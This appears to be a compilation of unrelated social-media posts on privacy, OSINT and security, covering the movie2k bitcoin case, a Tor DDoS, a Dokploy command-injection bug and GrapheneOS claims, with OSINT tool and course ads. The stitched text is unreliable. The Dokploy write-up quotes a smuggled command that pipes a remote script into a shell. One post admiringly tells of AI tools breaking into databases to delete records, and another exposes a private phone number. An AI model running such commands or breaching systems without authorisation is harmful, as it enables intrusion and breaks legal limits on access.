کبھی کبھی انتظار سے بہتر ہوتا ہے قدم بڑھا لینا کیونکہ پیچھے رہ جانے والوں کیلئے دوڑ میں کوئی جگہ نہیں ہوتی، ناں ہی گرے رہنے والوں کیلئے تو اٹھو اور کھڑے ہو جاؤ اور بھاگو اور اکیلے بھاگو کیونکہ سب سہارے عارضی ہوتے ہیں
تم خود اپنا سہارا ہوتے ہو بے شک اللّٰہ تعالیٰ کے سہارے کے بعد
The craziest part is he can't be charged for running the piracy site anymore, too much time has passed.
Prosecutors say he took movie2k's ad money and bought bitcoin years before the site shut down in 2013 back when a bitcoin cost almost nothing.
so the trial is only about money laundering and now the judge is offering a deal: hand over 40,000 bitcoin (about $2.56 billion), pay €38 million to potential victims and the case goes away.
prosecutors think he has about 56,000 coins left. Do the maths and he keeps around 16,000, roughly $1 billion.
why would a judge offer that? he reportedly doubts all of it can be proven to come from crime. The more years between a crime and the money it made, the harder that is to prove.
and germany has done this once already. He previously surrendered about 50,000 bitcoin, which the state of saxony sold in 2024 for around $2.9 billion. within months, bitcoin climbed past $100,000.
That's to tell you bitcoin is not anonymous!.
Investigators traced coins bought over a decade ago.
It's just hard to prove where the money came from in the first place.
selling your data → sharing with trusted partners
tracking you → personalization
recording your voice → improving our services
a camera on every street → smart city
reading your messages → safety features
logging your location → contextual experiences
keeping your data forever → we may retain
information as needed
a cookie banner with no reject button → your privacy matters to us
All still the same surveillance.
Tor is under a sustained DDoS attack, and it's hitting most of the volunteers who run its relays.
When you use tor, it hops through three relays, servers run by volunteers around the world, so no single relay knows both who you are and where you're going, that path is called a circuit.
the attack floods relays with huge numbers of these circuits. every circuit costs a relay memory and processing to set up, so enough of them and the relay slows to a crawl or falls over. for regular users, that means tor gets slow, connections fail, and sites take forever to load.
the tor project put out version 0.4.9.17 on 13 november. it says the most important fix is to its DoS defenses for IPv6, and it's asking relay operators to upgrade right away. it also says the problem is hard to solve and more fixes are coming.
one relay operator says the attack switched to a new method about 10 minutes after they upgraded that's how these fights usually go: the defenders patch one way in, and the attackers move to the next.
defending tor is harder than defending a normal website because of what tor is for. a normal site can block suspicious IP addresses or ask people to identify themselves. tor exists so people don't have to identify themselves, and attack circuits are built to look like ordinary users. anything too aggressive risks blocking the people tor is supposed to protect.
Dokploy is an open-source platform for deploying your own apps, basically a self-hosted heroku or vercel. You give it your servers, and it handles the docker containers, deploys and domains.
the team at exploit forge found a way for a logged-in user to get a shell on the machine that controls all of it.
the bug was in a function that removes a worker server from your cluster. it took a node ID from the user and dropped it straight into a shell command, something like:
docker node rm --force ${nodeId}
that command ran through node's exec, which hands the whole string to /bin/sh. so if the "node ID" contained shell characters like ; or $( ), the shell would run whatever came after them.
there was validation. it just checked that the ID was a string, not what was in the string. "abc; curl evil[.]sh | sh" is a perfectly valid string.
Exploit forge got an interactive reverse shell on the docker swarm manager, the machine that controls every server and container in the cluster. per the write-up, the hosted version was affected too.
Fix: Don't build shell commands by gluing strings together. Pass arguments separately, with something like execFile or spawn with an argument list, so the shell never gets a chance to interpret them. and check that an ID actually looks like an ID.
exploit forge reported it in april. the fix shipped in july.
if you self-host dokploy, make sure you're on a recent version.

I’ve already done a post about Filmot YouTube Subtitles Search, but since then it’s gained a new feature: you can search the auto-generated subtitles of a specific channel by text, and see statistics on the words most frequently used on that channel.
https://t.co/EGZZtg2KrR
🆕 All-in-one OSINT Tool - Email, number, name OSINT
I recently came across a platform called OSINTVerse that brings multiple OSINT providers into one workspace.
You can search across sources for things like:
📧 Emails
👤 Usernames
📱 Phone numbers
🌐 Domains & IPs
🔎 Breach da
My WhatsApp number +923143607724 was banned because an attacker spammed OTP requests to hack it. Now I can't even request a review in the app. Please fix this manual error. @WhatsApp@Meta#WhatsAppBanned
"Welcome back 👋😂"
Turns out when you delete an app on iphone, It can leave a little note in your keychain that just stays there.
Apple even built a tool so developers can recognise your phone after a reinstall. it’s meant to stop people farming free trials, but yeah they know it’s you.
Android’s no better. Reinstall the app and it gets the same ID it had last time.
A viral post claimed german police cracked GrapheneOS and that flashing it onto a Pixel is "no longer safe."
The original article is from a group called Joint Defense Team. Crimesite, a dutch outlet also covered it and quoted german criminal defence lawyer Christian Lödden, who's linked to the group. The article goes through two cases.
Germany: in a Hamburg case, the BKA (federal police) got data off a seized Pixel 8a documented as running GrapheneOS. their first attempt in July 2025 failed. they succeeded in July 2026. the method hasn't been disclosed. the article lists the possibilities: a vulnerability, guessing the PIN, or getting the PIN from somewhere else, like a password reused elsewhere. it also notes the phone had been stuck at its 2025 patch level the whole time, so it says little about current devices.
Netherlands: on 26 October, dutch police arrested a 42-year-old reseller from Ridderkerk on suspicion of money laundering and participating in a criminal organisation. He sold phones running his own fork, reportedly built with AI tools, with mobile device management added so he could control the phones remotely. it didn't get official security updates, and its signing keys were probably compromised. lödden suspects police got those keys and pushed an update that removed the lock screen. Police haven't confirmed that.
so neither case shows a break into a current, official GrapheneOS phone.
The leaked Cellebrite documents point the same way. in Cellebrite's own internal support matrix from October 2025, locked, up-to-date GrapheneOS phones are listed as inaccessible. access is only shown for phones on patches older than late 2022.
"secure phones" sold to criminals have a long history of not being what they claim. ANOM, one of these phones, turned out to be run by the FBI the whole time. if someone sells you a "GrapheneOS phone" on a subscription, you're trusting their build, their updates and their signing keys, not GrapheneOS.
Yes, roughly and sometimes precisely.
Without any location permission your IP address alone usually gives away your city, sometimes more. Your timezone and language settings narrow down the region. On android, an app can read which mobile carrier you're on without permission, which tells it your country and often your region.
then there's everything you type yourself: your delivery address, what you search for, places you check in and so on...
Permissions you granted for something else count too. You gave an app photo access to upload a profile picture, lots of photos have GPS coordinates saved inside them, so it can see everywhere you've taken pictures.
Wi-fi and bluetooth scans used to be another easy way to pin you down from nearby networks and beacons. Apple and google now put both behind the location permission, so that one's mostly closed.
my digital footprint is f*cked
i got early access to GPT-6 Cyber and connected it to Grok Bot.
then i gave it my phone number, old usernames, email addresses, and one instruction:
“find every version of me that’s still out there.”
i expected abandoned accounts.
it found an address i moved out of years ago. a profile under a username i’d forgotten. my number attached to a company i no longer work for.
then Grok started connecting the records.
different websites. different names. the same person.
me.
Grok handled the search.
Cyber investigated the weak points.
Grok used the openings to reach the databases and remove the matching records.
i was watching the terminal on my phone when the first profile disappeared.
refreshed the page.
gone.
another record. another lookup. another result that no longer focused on me.
the part that got me wasn’t the code flying across the screen.
it was searching my own number afterward and getting nothing useful back.
i’d spent years blocking individual spam callers while the same information kept getting passed around.
now the phone was quiet.
no “quick question.”
no recruiter asking about a job from three years ago.
no stranger who somehow already knew my name.
i kept checking whether my phone was on silent.
it wasn't.
for once, searching for me didn’t hand someone a map of my life.
the setup, prompts, and practical privacy-cleanup workflow are below ↓
Partly.
Look at a link after clicking an ad or a shared post. The junks after the “?” is URL parameters:
utm_source=newsletter tells the site which campaign or site sent you
fbclid=… or gclid=… is a click ID from facebook or google, tied to the exact ad click
some share links include an ID tied to whoever shared it.
So the site learns your previous stop, with a click ID, the ad platform can connect that ad click to what you do on the site afterwards.
Stripping the parameters before you share or open a link removes most of this. Browsers like brave also have a copy clean link feature, removes all junks in a link.
“There are too many OSINT tutorials/tools/methods… I don’t know where to start.”
That is the first problem I kept seeing from people trying to learn OSINT from zero.
That is the gap I wanted OSINT Mastery to solve.
OSINT Mastery course has 10 modules and a final exam:
✅ Search Engines
✅ Social Media OSINT
✅ Data Leaks
✅ Username OSINT
✅ People OSINT
✅ Email OSINT
✅ Phone OSINT
✅ Image OSINT
✅ Website OSINT
✅ Report Writing
📄 Course Exam
The final exam is there for a reason too. Watching lessons is one thing. Proving you can apply the skills is another.
If you have been trying to get into OSINT and want a clear path instead of piecing it all together yourself, this is a good place to start.
So far, 13,000+ students have taken the course.
🔗 Course link: https://t.co/o7UQQR6SNU
P.S. ♻️ Repost if you know someone trying to break into OSINT.
Pornhub. Tinder. OnlyFans. that anonymous Reddit you think nobody knows about.
a free tool just found ALL of them from one username. 653 sites. 42 seconds.
I ran "elonmusk" through 653 sites and got hits on Venmo. https://t.co/PIGHXs6x9e. Twitch. Clubhouse. MyAnimeList. Duolingo. even Arduino.
the man is learning Spanish on Duolingo apparently.
no install. no terminal. no API keys. you open one page, press a button, it scans in the cloud and gives you a file with every account found.
csv. json. links. everything.
your digital footprint is way bigger than you think. old forums. gaming sites. dating apps you signed up for in 2017 and forgot about.
I recorded the whole scan. video above.
it's called Blackbird. open source. completely free. 600+ platforms.
run it on yourself before your ex does. or your boss. or HR. or that guy you blocked 3 years ago.
link in the reply
Cybersecurity people, what models are we using for cyber tasks these days?
GPT, Claude, Gemini, DeepSeek or local models?
Curious which ones using and are actually worth it m for technical security work?